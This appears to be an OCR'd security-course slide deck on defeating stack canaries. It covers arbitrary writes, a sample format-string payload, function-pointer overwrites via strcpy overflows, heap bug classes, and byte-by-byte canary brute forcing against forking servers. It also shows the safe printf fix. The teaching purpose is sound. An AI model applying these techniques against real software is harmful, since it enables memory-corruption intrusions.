
Arbitrary write:

```
char array[16];
array[userIndex] = userData;
char *a = &array;
a += 100;
*a = 0xdeadbeef;
```

- No overflow
- But: write “behind” stack canary

Defeating Stack Canary: Arb. Write

Overwrite SIP without touching the canary:



Defeating Stack Canary: Arb. Write

Example: Formatstring attacks

```
userData = "AAAA%204x%n";
```

Skip 204 bytes

Defeating Stack Canary: Arb. Write

Wrong:

```
printf(userData);
```


Correct:

```
printf("%s", userData);
```

Defeating Stack Canary: Arb. Write

Example: Formatstring attacks

- Problem:
  - Did not specify format in source
  - Problem: %n writes data
- Nowadays:
  - Easy to detect on compile time (static analysis)
  - Easy to completely fix (remove %n)
  - Nowadays: Not a problem anymore, solved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ASLR
PIE
DEP
Arbitrary Write
Overflow Local Vars
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Defeating Stack Canary: local vars

Stack canary protects metadata of the stack (SBP, SIP, …)

Not protected: **Local variables**

Defeating Stack Canary: local vars

Overwrite local vars:

```
{
 void (*ptr)(char *) = &handleData;
 char buf[16];

 strcpy(buf, input);   // overflow
 (*ptr)(buf);          // exec ptr
}
```

Defeating Stack Canary: local vars

Overwrite local vars:


```
{
 void (*ptr)(char *) = &handleData;
 char buf[16];

 strcpy(buf, input);    // overflow
 (*ptr)(buf);           // exec ptr
}
```

Here: Possible to overwrite function pointers

Defeating Stack Canary: Arb. Write

Overwrite a local function pointer:

char **buffer**[64]	*funcPtr	canary	SIP
CODE CODE CODE	&buffer	canary	SIP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ASCII Armor
Stack Canary
ASLR
PIE
DEP
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
Defeating Stack Canary: heap

Heap is not protected

- Heap bug classes:
  - Inter-chunck heap overflow/corruption
  - Use after free
  - Intra-chunk heap overflow / relative write
  - Type confusion
- -> Have an own, dedicated chapter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ASCII Armor
Stack Canary
ASLR
PIE
DEP
Arbitrary Write
Overflow Local Vars
Heap Overflows
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Partial RIP Overwrite
NOP Slide
Info Disclosure
Ret 2 PLT
ROP

Defeating Stack Canary: Brute force

A network server fork()’s on connect()

- If child crashes, next connection gets an “identical” child

But stack canary stay’s the same

We can brute force it!

  - 32 bit value, so 2^32 =~ 4 billion possibilities?

Usual buffer overflows

```
strcpy(a, b);
memcpy(a, b, len_in_bytes);

for(int n=0; n<len_in_bytes; n++) {
    a[n] = b[n]
}
```

Defeating Stack Canary: Brute force

char **buffer**[64]	canary	SIP

char **buffer**[64]	A	B	C	D	SIP
char **buffer**[64]	A	B	C	D	SIP
char **buffer**[64]	A	B	C	D	SIP
char **buffer**[64]	A	B	C	D	SIP

Defeating Stack Canary: Brute force

Example stack canary: **0xc3b26342**

AAAAAAA	0x41	0x63	0xB2	0xC3

`A -> Crash`

Defeating Stack Canary: Brute force

Example stack canary: **0xc3b26342**

AAAAAAA	0x41	0x63	0xB2	0xC3	A -> Crash

AAAAAAA	0x42	0x63	0xB2	0xC3	B -> No crash

Defeating Stack Canary: Brute force

Example stack canary: **0xc3b26342**

AAAAAAA	0x41	0x63	0xB2	0xC3	A -> Crash
AAAAAAA	0x42	0x63	0xB2	0xC3	B -> No crash
AAAAAAA	0x42	0x61	0xB2	0xC3	Ba -> Crash

Defeating Stack Canary: Brute force

Example stack canary: **0xc3b26342**

AAAAAAA	0x41	0x63	0xB2	0xC3	A -> Crash
AAAAAAA	0x42	0x63	0xB2	0xC3	B -> No crash
AAAAAAA	0x42	0x61	0xB2	0xC3	Ba -> Crash
AAAAAAA	0x42	0x62	0xB2	0xC3	Bb -> Crash

Defeating Stack Canary: Brute force

Example stack canary: **0xc3b26342**

AAAAAAA	0x41	0x63	0xB2	0xC3	A -> Crash
AAAAAAA	0x42	0x63	0xB2	0xC3	B -> No crash
AAAAAAA	0x42	0x61	0xB2	0xC3	Ba -> Crash
AAAAAAA	0x42	0x62	0xB2	0xC3	Bb -> Crash
AAAAAAA	0x42	0x63	0xB2	0xC3	Bc -> No Crash

Defeating Stack Canary: Brute force

So: not 2^32 = 4 billion possibilities

But:

```
4 * 2^8 =
4 * 256 =
1024 possibilities
```

512 tries (crashes) on average

Defeating Stack Canary: Brute force

